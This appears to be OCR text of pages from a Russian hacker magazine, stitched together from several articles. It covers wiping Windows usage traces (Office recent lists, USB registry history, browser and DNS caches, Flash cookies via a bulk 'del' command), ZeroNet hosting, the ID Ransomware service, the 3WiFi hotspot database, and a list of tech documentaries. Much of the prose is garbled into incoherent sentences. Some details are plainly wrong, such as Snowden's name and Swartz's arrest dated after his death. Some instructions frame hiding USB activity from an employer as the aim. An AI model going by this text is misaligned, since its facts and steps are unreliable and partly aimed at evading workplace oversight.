Кажется, что проблема решена, но это увы, не совсем так. Если вспомнить про Office, то в нем тоже есть свой список последних документов, который также сохраняется в виде файлов. Чтобы его очистить, нужно: **gpedit.msc**

и перейти в раздел «Конфигурация пользователя\Административные шаблоны\Microsoft Office 2013 (или 2010, 2007)\Общие». Включи следующие параметры:

- «Очистка списка недавно использованных программ для новых пользователей»;
- «Отключить отображение последних элементов в списке переходов»;
- «Очистить журнал недавних» на панели при выходе»;
- «Удалять списки недавних на панели при выходе».

Рис. 5. Отключение слежения за пользователем в Office

Очистить недавниеместа в Windows 10 проще, чем в предыдущем. Сперва проходим, перейдя на вкладку «Вид» в проводнике, в «Параметры папок» и выставляем значок «Скрывать недавно открытые» и «Показывать недавно использованные» файлы на панели быстрого доступа и «Показывать часто использованные папки на панели быстрого доступа».

Как видишь, у такой простой вещи, как очистка последних файлов, довольно непростые решения. Зато по-прежнему сработает старый добрый — ярлык.

ОЧИСТКА СПИСКА USB-НАКОПИТЕЛЕЙ

На каждом компьютере хранится список подключенных USB-устройств. Что это дает? Если, например, сотрудник в конторе, то по этому списку можно определить, какие USB-устройства подключались к компьютеру. То есть, если подключить к компьютеру USB-накопитель, то в реестре появится запись, которая будет сообщать о подключении USB-накопителя. Но хорошо, что в реестре есть ключ **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR**, **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB**, в котором хранится информация о всех ранее подключенных USB-накопителей. Но случайным образом, если отключить USB-накопитель, то в реестре ничего не изменится. Чтобы сделать это, запиши в ветке ключа следующий скрипт:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR,
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB
```


Рис. 6. Удаление записи о USB-накопителе

Все сам — все накопители, которые ты подключал к своему компу.

Рис. 7. Очистка USB-накопителей

Программа не только чистит реестр, но и выводит подробный лог своих действий (см. меню). Когда она завершит работу, не останется никаких упоминаний о подключенных накопителей в системе.

Рис. 8. Лог работы программы

ОЧИСТКА КЕША И ИСТОРИИ БРАУЗЕРОВ

Кэш — это часть памяти, которая хранит данные браузера. Тут сложно сказать, для чего — кэшем браузер повышает скорость загрузки часто посещаемых сайтов.

Edge. Чтобы очистить загруженные файлы и все кэшированные сохранения, нажмите «Конфигурация», просто щелкни соответствующие ссылки. При очистке кэша DNS в Edge нужно перейти в «Настройки», «Конфигурация».

Рис. 9. Очистка кэша в Edge

Firefox. Открой настройки, перейди в раздел «Приватность», нажми кнопку «Удалить вашу недавнюю историю», выбери «Все», нажми кнопку «Удалить сейчас».

Рис. 10. Очистка кэша в Firefox

Chrome. Нажми Ctrl + Shift + Del, на появившейся странице выбери очистку за все время, отметь все необходимые и нажми кнопку «Очистить историю».

Opera. Выбери «Меню» (Opera) → «Настройки» → «Конфиденциальность». Принцип тот же — выбираем все, нажимаем кнопку «Удалить».

IE. Для его использования? Если что, среди всех прочих — это браузер от компании Microsoft.

В результате тебе не только сотрешь следы, но и очистишь место на диске. Да на чистоты экрана, проверь, предварительно выбрав в режиме инструмента, что именно при нажатии кнопки «Очистить» на шасси, но на твоем компьютере все будет часто. Оптимальным решением — использовать Tor. В этом случае даже адреса не увидят, какие сайты ты посещаешь (при условии, что за твоей спиной нет камеры наблюдения).

Если ты не хочешь заморачиваться с ручной чистой, то можно использовать специальные программы. Но можно использовать и для стандартизированных утилит. Вторая — Free History Eraser, и результат оказался сверхмощно: что по-прежнему, что по-нет-прежнему Edge, и проверку остается неотслеженным. Так что в важном случае, не забывай проверять вручную.

Рис. 11. Free History Eraser

Продолжение статьи →

CCLEANER

КАК ЗАСТАВИТЬ WINDOWS ЗАБЫТЬ ВСЁ

Денис Колесниченко
dkolesc@gmail.com

УДАЛЯЕМ ЗАПИСИ ОНЛАЙН

Иногда, в какие сайты ты посещал, можно не только из журнала браузера, но еще и из кэша DNS. Когда ты вводишь адрес сайта в браузере, твой компьютер обращается к DNS, чтобы преобразить имя сайта в IP-адрес. Кэш полученных ранее имен и хранится у тебя локально. Просмотреть его можно командой **ipconfig /displaydns**. Вывод показывать не буду, он слишком длинный. Для очистки этого кэша используется другая команда – **ipconfig /flushdns**.


ОЧИСТКА FLASH COOKIES

За тобой следят все кому не лень. Даже Flash — и тот отслеживает твои посещения. Flash Cookies сохраняются в каталоге **%appdata%\Macromedia\Flash Player\#SharedObjects**. Что с ними делать, ты уже до шарил — удалить в такой-то матери. Для ускорения этого процесса пригодится вот эти строчки:

```
cd %appdata%\Macromedia\Flash Player\#SharedObjects
echo y | del * *
```

УДАЛЕНИЕ СПИСКА ПОСЛЕДНИХ ДОКУМЕНТОВ MICROSOFT OFFICE

Для удобства пользователей список последних документов хранится программы офисного пакета. Чтобы просесть это безобразие, в новых версиях Office нужно в параметрах перейти в раздел «Дополнительно» установить число последних документов равным нулю (обратите внимание — на сохранность есть два параметра, которые нужно помнить на единицу). Значение 0 программа установить не позволит, поэтому последним нужно будет открыть какой-нибудь безобидный файл.




В более старых версиях на вкладке «Общие» окна параметров можно либо тоже установить значение 1, либо вообще отключить параметр «Помнить список из N файлов».

АВТОМАТИЗИРУЕМ ОЧИСТКУ С ПОМОЩЬЮ СПЕЦСОФТА

Обрати внимание, что как нуждается именно версия CCleaner Desktop, а не CCleaner Cloud. Последняя стоит денег, и ее набор функций значительно шире, чем нам нужно. Переходим к CCleaner и выбираем версию Free:

- Чем мне нравится CCleaner, так это тем, что он:
- поддерживает последние версии Windows, последние версии браузеров, а при желании Opera (в отличие от Free History Eraser);
- может очистить не только систему, но и приложения;
- может работать в режиме пакетной обработки — чуть ниже я покажу, как это реализуется.


Piriform CCleaner
CCleaner Free
Windows 10 Pro 32-bit
Intel Celeron J1900, 2.00 GHz, 2.00 GHz, 1.86 GHz, VMware SVGA 3D
Windows
Приложения
Internet Explorer
Internet Explorer
Google Chrome
Mozilla Firefox
Opera
Safari
Windows Mail
Windows Media Player
Windows Media Player Classic
Windows Media Player Legacy
Windows Explorer
Windows Explorer
Windows Explorer

ХОСТИНГ СЕЙЧАС ЕСТЬ ВСЕМ

КАК УСТРОЕН НОВЫЙ РАСПРЕДЕЛЕННЫЙ ХОСТИНГ И КАК ИМ ПОЛЬЗОВАТЬСЯ

Евгений Зобков
Специалист по ИБ

Создатели сети ZeroNet придумали, как сделать децентрализованную и распределенную версию сайтов на основе технологии BitTorrent и Bitcoin. ZeroNet был показан публике совсем недавно (в 2015 году), но там уже можно найти кое-что интересное. Создать свой сказочный рукавчик тоже очень несложно.

Децентрализованный веб, сайты в котором невозможно выключить, а доступ к информации нельзя запретить никаким методам, — давняя мечта любого хайтишника. Однако только в последнее время мы начали замечать хоть какие-то движения на пути к реализации этой идеи. Появились проекты MaidSafe, Maelstrom и IPFS, а не так давно к ним присоединился проект ZeroNet, который отличается крайне дружелюбным к обычному пользователю и богатым набором функций.

О ЧЕМ ЭТО ВСЕ

Во время американских выборов 2010 и 2012 годов Facebook провел интересный эксперимент надсмотренных: в определенный день часть пользователей, которого заключалась в том, чтобы добавить в ленту новостей кнопку специальные уведомления «Я уже проголосовал», и в ленту другие уже проголосовавшие на выборах в парламент или выборы президента. В результате проектов и, казалось, бы, своем бесобразным фундаментальным. Оказалось, что человек и показался, что «сосед» также такие настроения, как Facebook и Google, могут легко повлиять на значимые для людей голоса.

Очевидно, что не одно правительство не одной страны мира не захочет, чтобы им управляли Марк Цукерберг и Ларри Пейдж. Но если в США с таким влиянием гнетного бороться через сопротивление, то, например, Китай и Россия предпочитают поскорее запретить себе от нежелательного контента и сервисов с помощью всевозможных блокировок и запретов.

Добавь в эту историю вторую роль Михаэлиных и другие дерзкотелой праве, и ты получишь довольно печальную картину интернета будущего, в которой может быть, и не придется «задать по паспортам», но без VPN или Tor вы фиг дел не обойтись. И все вы понимаете, что в нашем интернете и русский сегмента способны выдержать лишь большие ресурсы с большим количеством технического персонала. Но, если вы не хотите ждать, когда вам более менее веб-сайты выкуривать будут закрыться.

РЕШЕНИЕ ПРОБЛЕМЫ


Обеспечить бесперебойную работу веб-сайта и сделать его неуязвимым к любым блокировкам можно только одним путем — создать множество копий сайта и каким-то образом заставить клиентов автоматически подключаться к ним при его открытии. Это называется дублирование, а кричащий приемы такой технологии — это торрент-сети, в которых всем знакомый BitTorrent.

В сети BitTorrent каждый потребитель контента одновременно выступает и его производителем, что позволяет распределять данные (в большинстве случаев фильмы и музыку) по множеству узлов и обеспечить автономной поиск этим данным даже без использования сервера. Это превращение временем технологии, которая приходится по-прежнему и вполне годится для публикации полуценных веб-сайтов.

Сайт, создающий не использования для веба — это система IPFS, о которой мы уже писали. IPFS — нечто вроде большой распределенной файловой системы, основанной на хорошем BitTorrent, подключающейся к сети отдельных хранилищем чести на данные, а в файловой системе можно размещать как обычные веб-сайты, так и целые веб-сайты. Каждый веб-сайт адресуется с помощью хеша его главной страницы, а после ближайшего узла, хранящего главную страницу, пользователь уже сам будет подключаться напрямую к нашему серверу. Это замечательная, а главное — универсальная технология. Но у нее есть несколько минусов:

- нет поддержки SQL и server-side-скриптов;
- все файлы адресуются с помощью хешей, которые изменяются после обновления файла, а результат поддерживать веб-сайт, состоящий из сотни и пяти файлов, проблематично;
- после обновления сайта хеш его главной страницы изменится, а ты об этом даже не узнаешь (технология IPNS, решающая данную проблему, все еще находится в разработке);
- простая установка, но неудобное использование: сам ищи сайты, сам указывай, какие сайты ты хочешь добавляешь у себя, сам их обновляй.

ZeroNet лишен всех этих проблем, а пользователи им доволен даже твоя мама. Все, что нужно сделать, — это просто скачать архив с официального сайта, распаковать и запустить файл ZeroNet.exe (Windows), ZeroNet.app (OS X) или ZeroNet.sh (Linux). После этого в браузере откроется новая вкладка с панелью управления ZeroNet. Со не помощью можно перейти на официальный форум, чат, открыть почтовый клиент и другие местные сайты. Каждый посещенный сайт создает в ней и будет автоматически обновляться по мере его обновления автором, а ты сам станешь участником раздачи. Даже если ты находишься за роутером, ZeroNet откроет нужный порт с помощью UPnP.




Панель управления ZeroNet

На момент написания статьи в ZeroNet существовали сотни сайтов (775 в базе местного поисковика). Из наиболее интересных можно отметить:

- ZeroTalk — официальный форум;
- ZeroBlog — блоговая платформа, аналог Blogger;
- ZeroMail — почтовик;
- PLAY — нецензурируемый торрент-трекер;
- RU.ZERONET.BLOG — русскоязычный форум;
- Kaffiene — поисковик, по аналогии со названием веб-сайтов;
- Happy Bird — та самая игра, с таблицей рекордов;
- Multiuser — файлообменник.

По адресам сюжетов ты можешь заметить, что они все вот ведут на локальный хост. Это не ошибка, а особенность сети. Поскольку ZeroNet работает по принципу файлообменника сетей, то, чтобы не открыть веб-сайт, клиент ZeroNet сначала находит ближайшего пира (peer), которого есть свежая версия сайта, скачивает его на компьютер, но весь, скачивает только главную страницу и рекурсии .JS, .CSS и так далее), а затем отдает браузеру в режиме прокси. Таким образом, для твоего браузера сайт будет удостоверяться, что это ты мы можешь открывать не, даже если у тебя нет интернета, а также автоматически получаешь все обновления скриптов, которые в сайт. Кстати, защита от снифферов трафика тут тоже есть, данные между участниками сети передаются шифрованные с помощью TLS.



Также ты можешь заметить, что некоторые сайты имеют вполне осмысленные имена вроде Blog.ZeroNetSites.bit, тогда как имена другие — это просто набор символов. Но дело в том, что все веб-сайты в ZeroNet адресуются с помощью сложных криптографических алгоритмов и с помощью алгоритма BIP32, который также используется для защиты кошелька в Bitcoin. Набор символов в ссылке — это и есть ключ, и он позволяет любому клиенту ZeroNet удостовериться, что веб-сайт не был скомпрометирован и действительно создан или обновлен его создателем. Без такого ключа любой участник сети мог бы легко подделать запрашиваемый другим участником веб-сайт.

Разумеется, использовать открытые ключи для доступа к сайтам не очень удобно, поэтому в ZeroNet есть возможность привязки сайтов к доменам, создавшим с помощью Namecoin. Зарегистрировав сайту доменное имя, ты сможешь, что хорошо тем, что у нет одной точки отказа, в информации о домене может быть изменена только его текущим владельцем. Тот же Розкомнадзор не сможет заблокировать такое доменное имя, как или же у операторов связи просто не будет способа изменить информацию в базе Namecoin.

В ZeroNet можно использовать PHP. Причем в версиях для Windows Tor уже включен в архив, поэтому все, что нужно сделать, — просто открыть панель управления ZeroNet и активировать опцию Tor → Enable Tor for every connection. В Linux и других, *nix-системах необходимо предварительно установить Tor из репозиторий, а затем запустить его и управлять его настройками с помощью приложения, добавив строки **ControlPort 9051** и **CookieAuthentication 1** в файл **/etc/tor/torrc** и перезапустив демон:

```
sudo service tor reload # Debian/Ubuntu
sudo systemctl reload tor # Fedora/ArchLinux
```

Также в Debian/Ubuntu необходимо сделать себя в группу debian-tor и перезапустить:

```
sudo usermod -a -G debian-tor $USER
```

В ArchLinux необходимо выставить корректные права на конфиги Tor:

```
sudo chmod 770 /var/lib/tor
sudo chmod 640 /var/lib/tor/control_auth_cookie
```

Кстати, ZeroNet вполне можно запустить в Docker (здесь./tmp — каталог для хранения конфигов в хост-системе):

```
sudo docker run -d -v /tmp:/root/data -p 15441:15441 -p 43110:43110 --
nofish/zeronet
```

ПОДНИМАЕМ САЙТ

Сначала, все просто, понадобится, неуникуреувого и вообще кусто. Но так же легко поднять веб-сайт в ZeroNet и с какими подводными камнями можно столкнуться? Все это можно проверить, с системы предлагает довольно простой и быстрый способ создания и запуска веб-сайта.

Для начала остановим ZeroNet, просто убив процесс с помощью комбинации Ctrl + C. Далее создадим новый веб-сайт (здесь и далее команды приведены для Linux):

```
ZeroNet.sh siteCreate
```

Команда спросит у вас два ключа: приватный и публичный, попросит создавить первый ключ и сообщит вам, какому его не показывать. Далее спросит вместо уже, и скрипт создаст для вас шаблон нового сайта, который будет расположился в каталоге ZeroNet/data/публичный_ключ:

Создание веб-сайта ZeroNet

Теперь можно перейти в указанный каталог и разместить в нем все необходимые для работы сайта файлы (HTML, JS, CSS). Конечно в ZeroNet разместить невозможно, а если он все-таки нужен, то придется либо довольствоваться использованием ZeroNet-базой данных SQL (которая не очень-быстро), либо держать бэкенд в «обычном интернете», что убивает всю прелесть ZeroNet. Так как у ресурса появляется точка отказа. Когда все файлы готов на месте, сайт можно публиковать:

```
ZeroNet.sh siteSign публичный_ключ
ZeroNet.sh sitePublish публичный_ключ
```

Первая команда спросит твой приватный ключ и обновит файл content.json внутри каталога с сайтом (содержит информацию о веб-сайте, цифровую подпись и контрольные суммы файлов). Вторая команда автоматически уведет всех, у кого уже есть копия твоего сайта, так что он будет автоматически обновлен на всех узлах.

Теперь ты знаешь все, что нужно знать, чтобы выложить client-only сайт в ZeroNet. Однако если ты хочешь создать что-серьезное, стоит прочитать два госта в официальной документации: ZeroNet site development tutorial #1 и ZeroNet site development tutorial #2. На примере проекта чата разработчики поясняют, как использовать ZeroFrame API. Он позволяет создавать динамическое многопользовательские сайты, способные работать с большим количеством файлов и базой данных.

ВЫВОДЫ

ZeroNet определенно очень интересная технология обхода цензуры, главная фишка которой — очень-низкий порог вхождения как со стороны пользователя, так и со стороны разработчика. Да, здесь нельзя делать сайты с большим трафиком, однако есть возможность сохранения файлов и возможность использовать базы данных, что позволяет создавать достаточно различные проекты, в том числе многопользовательские форумы и блоговые платформы. Главное — сделать свой сайт популярным, и тогда его действительно невозможно будет выключить. ⌘

ZeroNet FAQ


WWW 2.0

Андрей Письменный
apismenny@gmail.com

ID RANSOMWARE – ДЕТЕКТОР РАНСОМВАРИ

1

ID Ransomware



→ Если компьютер заражен шифровальщиком или вымогательской программой какого-то другого типа, бывает неплохо первым делом определить, что именно это за вредитель. Знать на память все сообщения вымогателей могут разве что сотрудники антивирусных компаний или ветераны техподдержки. Сайт ID Ransomware призван каталогизировать эти знания и помочь разобраться всем остальным.

Прямо на главной странице можно загрузить на сервер ID Ransomware файл с текстом сообщения вымогателя и пример зашифрованных данных. Если есть и то и другое, этого должно хватить для опознавания. Раньше сервис могли смутить кириллические символы в зашифрованных файлах, но, судя по тому, что предупреждение об этом убрали, разработчики справились с проблемой.


Сейчас база насчитывает около семи десятков разновидностей рансомвари, и список постепенно растет. Расшифровывать данные ID Ransomware не умеет и не будет уметь — авторы сервиса специально об этом предупреждают. Если удастся успешно детектировать название вымогателя и метод борьбы с ним известен, сайт посоветует ссылку на средство для расшифровки. В противном случае ID Ransomware направляет в соответствующий раздел форума Bleeping Computer и рекомендует забэкапить зашифрованные данные на случай, если лекарство появится в будущем.

И конечно, разработчики сообщают, что не хранят загруженные данные и после детектирования сразу же удаляют их. Впрочем, когда речь идет о зашифрованном жестком диске, это кажется меньшей из проблем.

3WIFI – РУССКАЯ БАЗА ДАННЫХ НЕЗАЩИЩЕННЫХ ХОТСПОТОВ WI-FI

2

3WiFi


3wifi.stascorp.com
О проекте
Карта
Поиск
Инструменты
Добавить
Состояние
Вход
Найти
Спис
Почта.ru (ДОМ)
МТС Связь
Ленсвязь ТК ШПС
Ленсвязь ТК ШПС
Новый Арбат
Ленсвязь ТК ШПС
Кремлевская набережная
Большой Каменный переулок
Большой Каменный переулок
Большой Каменный переулок

15 ЛОЖНЫХ ФИЛЬМОВ О ЦИФРОВОЙ КУЛЬТУРЕ И ЗНАЧИМОЙ ИНТРИГИ

Марат Сатин · Рифмуса
satinmarat@gmail.com

Почему Аарон Шварц покончил с собой? Каково это — быть Анонимусом? Как сделали операторов трекера The Pirate Bay? Как зарождался и вживался open source? Как на самом деле работает Wikileaks и почему свобода слова существует лишь номинально? Ответы на подобные здесь кинолента помогут тебе скоротать вечер после работы. Вряд ли им можно назвать скучным. Но эти картины содержат множество интересных данных об изнанке и андеграунде IT-индустрии.

В прошлом месяце мы делали подборку фильмов конца-начала прошлого десятилетия на схожую тему. Как уже успели отметить многие читатели, в тот список не вошли более свежие шедевры на рассматриваемую тему, которые представляют ничуть не меньший интерес, чем игровое и развлекательное кино.

Они заслуживают отдельного внимания. Фильмы, повествующие об отрасли разных лет, объединяет общее ощущение о взлете и падении настоящих компаний, фильмы, посвященные мошенникам, зарождению новых сетевых феноменов и обострению громкие судебные процессы, которые оказали влияние на индустрию.

WARNING

Будь осторожен! Просмотр этих фильмов может резко повысить интересующих тебя профессиональных навыков и вызвать множество вопросов.

1. ПИРАТЫ СИЛИКОНОВОЙ ДОЛИНЫ (PIRATES OF SILICON VALLEY)

США, 1999 год

История о горе друзьях и ужасных врагах Стива Джобса и Билла Гейтса. Все начинается здесь возникновением Apple, которая подает надежды пионерам, где даже никому не известные программисты, изобретают для фантастики. Они начинают с тем, что когда-нибудь об их изобретении узнает в то время всемогущественная, узнает весь мир. Спустя несколько лет меняется стиль реализации. Фантастики фантазии превратились в мелкодушие, основанное на обстоятельствах интриг. Джобс — компания Apple, а Гейтс — Microsoft.

2. CITIZENFOUR. ПРАВДА СНОУДЕНА (ГРАЖДАНИН ЧЕТЫРЕ, CITIZENFOUR)

США, Германия, Великобритания, 2014 год

Режиссерка документального фильма о Сноудене выступила известная журналистка, кинорежиссер, номинантка на премию Оскар Лоры Поитрас. Еще в 2013 году она начала переписку по шифрованному каналу с человеком, имевшим который всегда подписывался как Citizenfour. Спустя несколько месяцев, Поитрас вместе с журналистом Гленном Greenwald'ом отправились в Гонконг, и имеет доказательства того, что АНБ тайно следит за миллионами людей по всему миру. Позже задержана и Гражданин четырнадцать Эдвард Эрвард. Снаружи, в Гонконге назвала его поведанному фильму, за которой получила премию «Оскар», «Спутник» и БАФТА.

3. ИНТЕРНЕТ-МАЛЬЧИК: ИСТОРИЯ ААРОНА ШВАРЦА (THE INTERNET'S OWN BOY)

США, 2014 год

Документальная лента режиссера Брайана Кнаппенберга рассказывает о жизни известного американского программиста, писателя и интернет-активиста Аарона Шварца, который покончил с собой в 2013 году при странных обстоятельствах. При жизни Шварц принес вклад в создание Reddit, активно боровшегося с цензурой в Сети и участвовал, выступал против ACTA (Соглашение о борьбе с контрафактом) и Конгрессом Вашингтона (WSC). Не-Шварца грозили 35 лет тюрьмы и штраф в размере 1 млн долларов и неправомерное скачивание статей из JSTOR. Шварц в ноябре 2013 года был арестован по обвинению в компьютерном мошенничестве. Вскоре Аарон покончил с собой, даже не оставив записки. Многие до сих пор обвиняют, что на самом деле с активистом повлиял постоянный стресс.

4. ПИРАТСКАЯ БУХТА. В ПОГОНЕ ОТ ХАКЕРОВ (TPB AFK: THE PIRATE BAY AWAY FROM KEYBOARD)

Швеция, Дания, Норвегия, Великобритания, Нидерланды, Германия, 2013 год

Документальный фильм режиссера Симона Клоса о The Pirate Bay и его основателях. Пятеро Сундэ, Готфрида Свартхольма и Фредрика Нея. В числе прочего лента повествует о нашумевшем скандале, произошедшем по делу TPB и о дерзких документальные кадры из зала суда. Работа над картиной заняла почти пять лет. Фильм обращалась распространяется под лицензией Creative Commons, то есть совершенно бесплатно.

5. РЕВОЛЮЦИОННАЯ ОС (REVOLUTION OS)

США, 2001 год

Документальный и художественных фильмов о современных компаниях-гигантах представлено. Никакого исключения также было удалено биографии Стива Джобса, Билла Гейтса и другие компании. Но как же насчет свободного ПО? Истории open source сообщества и крупных стадных проектов не менее интересна, и порой этот путь более тернистый и сложен. Документальная лента режиссера Дж. Т. С. Марка «Революционная ОС» как раз рассказывает об истории GNU / Linux, а также о развитии open source и free software движения в целом. Эта история как минимум интересна, но первый хуг слышал о том, каково это — быть разработчиком и комментатором. «Революционная ОС» также посвящена тренингам спортсмен и бесплатности. Скачивается фильм в таком же качестве стартапов того времени — Amazon и eBay. Четвертая часть посвящена технологии P2P, зарождению Web 2.0 и разработке социальных сетей.

6. МЕДИАСТАН (MEDIASTAN)

Швеция, 2010 год

В подборке разоблачения хакерских фильмов мы пытаемся что-то, что самому Дилемму Аксакову не появившись журналистским картина «Читая вслух» повествующая о трагической судьбе и которого проекта WikiLeaks. Если, кто хочет знать, как действительно работает WikiLeaks, вскоре посмотрелся посмотреть документальный фильм «Читая вслух» и ознакомиться с историей WikiLeaks по сценарию Ромеоном Вальстромом.

Оцениваем фильм, рассказывающий про страхи Сергей Ахмет (Казахстан, Тарантас) — Аксакова — в Афганистане и пытаются добиться от местным СМИ публикации документов WikiLeaks. Фильм снят на очень скромном. Однако со свободой слова в странах The Guardian и The New York Times дела обстоят немногим лучше, и чем печатающийся в интернет-редактором данные изданий.

7. ЛАГЕРЬ ПОДПОЛЬНАЯ ИСТОРИЯ ИНТЕРНЕТА (DOWNLOAD: THE TRUE STORY OF THE INTERNET)

США, 2006 год

Фильм, который мечет-сериал из четырех эпизодов является попыткой рассказать, на чем-то и как начинал интернета (или по крайней мере основные моменты). Каждая из серий посвящает об одной важной вехе в истории развития Интернет. Первая часть «Рождение Интернета» показана теперь нашим Science Channel и США и Discovery Channel и другие страны мира.

Первая часть посвящается Ховарду Ковальски, что, по всей видимости, является лидером и основателем Netscape и его отличном сражении с главным конкурентом Microsoft. Вторая часть «Рождение Интернета» показывает на примере компаний Google и Yahoo. Третья часть сосредоточена вокруг первых доходов, а также дерзкого сражения стартапов того времени — Amazon и eBay. Четвертая часть посвящена технологии P2P, зарождению Web 2.0 и разработке социальных сетей.

8. ИМЯ НАМ ЛЕГИОН: ИСТОРИЯ ХАКТИВИЗМА (WE ARE LEGION: THE STORY OF THE HACKTIVISTS)

США, Великобритания, 2012 год

Еще одна документальная лента режиссера Брайана Кнаппенберга, снятая за два года до картины The Internet's Own Boy. Как легко понять из названия, фильм посвящен феномену сетевого хактивизма в целом, а также истории Анонимуса в частности. Кнаппенбергер попытался отодвинуть эпоху этого явления, начиная от хакерских атак на Church of Scientology Electronic Disturbance Theater и международной акции против Церкви Сайентологии. Фильм и на материалах движения интернациональной масштаба. В фильме не только предприняла попытка рассмотреть отдельные аспекты, но и показать эпоха Анонимуса, но и рассматривается наиболее известные и резонансные акции, как, например, Операция Payback, которая, по мнению Кнаппенбергер, удалось показать лицо Анонимуса, обычно скрытое под маской Гая Фокса. Бесплатно прокат фильма на момент сказ от камер и начинает рассказывают о том, какова это — быть Анонимусом.

9. ГЛУБОКАЯ ПАУТИНА (DEEP WEB)

США, 2015 год

Режиссер Алекс Винтер попытался проанализировать то, в чем не могут до конца разобраться спецслужбы и лучшие специалисты в области информационной безопасности, — даркнет. Документальный фильм «Глубокая паутина» в основном сосредоточен вокруг истории первой крупной торговой площадки Silk Road, а также куда над ее владельцем Росс Ульбрихтом. Не пытается ничего доказывать, но показывает, как «крутящий» и «темной стороны» интернета. Фильм, в отличие от предыдущих, не имеет ярких моментов, предназначенных для широкой аудитории представителя индустрии, а заодно представит тест здесь читает Кевин Ред, который, в свободное от авторской работы время, является большим фетишем-энтузиастом.

10. КОД РАЦИ (КОДЕРСКАЯ ЛИХОРАДКА, CODE RUSH)

США, 2000 год

Документальный картина Дэвида Уинтона дарит уникальный шанс стать сопереживанию свидетелем ключевых историческим событий. Фильм во всех подробностях задокументирован 1998 года — последующий год работы инженеров Netscape Communications в качестве сотрудников незавимой компании. Но тот момент все уже было потеряно. Тем спасибо, что Microsoft победила в спорах браузеров и Netscape ожидает почти неминуемый крах. В отличие полностью выжить и стать частью крупной корпорации проект, который в будущем стал нет браузером Mozilla Firefox. К сожалению, эта отчаянная попытка исправить ситуацию в последний момент не спасла Netscape Communications, которую в 1999 году проверка компания AOL.

11. СТАРТАП ХОЗЯ (STARTUP.COM)

США, 2001 год

Прекрасное документальное пособие о том, что такое создание собственного стартапа (и его полнейший крах). Как и фильме Code Rush, здесь, знать, имеет возможность посмотреть на работу двух предпринимателей: Кайлина Ибэнка Тулина и Тима Кэрнса, которые в начале 2000-х годов создали знаменитый сайт GoVideo.com. Всего за год стартапер вырос до 60 миллионов долларов, нанял на работу порядка ста человек и даже Пулитцеровский с президентом США Биллом Клинтоном. А потом пришла дотком-почка, и проект стремительно пошел вниз, оставив предпринимателей и с нем. «Стартап.com» — это прекрасно рассказанная история крайней неудачи, из которой можно вынести немало ценных уроков.

12. СТАРТАП

Россия, 2014 год

Один из немногочисленных художественных фильмов в данном списке. Хотя картина «Стартап» как-то слишком мелодраматична, в ней весьма сносные отсылки ошибки допускает, не всякое-то, но, в отличие от предыдущих фильмов, не. Это российская версия рассказывает о создании с нуля крупного российского поисковика «Мозгс». Но «Мозгс» здесь интересен, так как начинает в основе фильма была попытка исторической компании «Яндекс», а прототипом главных героев послужили Аркадий Волож и Илья Сегалович. «Стартап» — первая попытка рассказать начинающим о создании технологического стартапа в нашем российском и зарубежном. Это рассказ. За время съемки фильма успел сменить режиссера, а новичок — Ирина Рубинштейн — внес в сценарий не одно изменение просмотра поделала. И тем не менее сомневаться с фильмом стоит, все же картин в российском мире (Т на мы всего).

13. НЕЗАВИСИМАЯ ИГРА: КИНО (INDIE GAME: THE MOVIE)

Канада, 2012 год

Еще одна интересная история инди-стартап — разработка игр. В том числе независимых разработчиков. Эта лента рассказает историю старых как независимых игр и их создателей Эдмунд Мак-Милана и Тайлер Уэйнрока, которые в 2008 году начали свой путь к успеху, которая стоит Super Meat Boy. Для Тайлера Бэнд, уже покинувшего пределы штата Канзас, для Эдмунда — Нью-Йорка. Для обоих через ссоры, которые, в конечном счете, и сделали их сильнее, и в сумме сложил под ними. Фильм «Независимая игра: кино» Сиднея Ли Ланзан Лакэ отлично более тяжкого часа напоминает. Начинается в виде кулуаров всех тех больше историй разных разработчиков, но и итоге приемлемо, время проверяет, что торжество, которое отражается «прошлое, настоящее и будущее» инди-игр.

14. MINECRAFT: ИСТОРИЯ MOJANG (MINECRAFT: THE STORY OF MOJANG)

США, 2012 год


Когда день, каждый от инди-игрока в целом «Я об успешных проектах и частности, начала не использовать эксцентричного Маркуса «Notch» Перссона и «Minecraft». Сценарий одной игрой игра, где весь мир состоит из кубиков (из которых можно собрать дома каменный замок или крепкий калькулятор), можно сказать, заложила менталитет поклонников по всему миру и принесла миллионы долларов основателю создателю. Сложно представить, что игра, которая в 2009 году «Minecraft» собирает сообщество порядка сотен Kickstarter. Картина, по сути, представляет собой серию интервью разработчиков, в том числе с Маркусом Перссоном и Ричардом Бартлеттом. Тут они, сидя в своем офисе, о работе над Minecraft и создании компании Mojang. Интересно, сколько автор — 2 Player Productions — пришлось заплатить «голосовать рублем» и все же платить за картину.

ЧТО ПОЧИТАТЬ В ОЖИДАНИИ ТЕХНОЛОГИЧЕСКОЙ СИНГУЛЯРНОСТИ

Андрей Письменный

Здравствуйте! Не найдется ли у вас немного времени, чтобы поговорить о технологической сингулярности? Шучу, конечно: проповедь не будет, но, в думаю, мысль ясна — технологическая сингулярность обязательно случится и под воздействием которого мы, к сожалению, сами чем-нибудь более практичным.

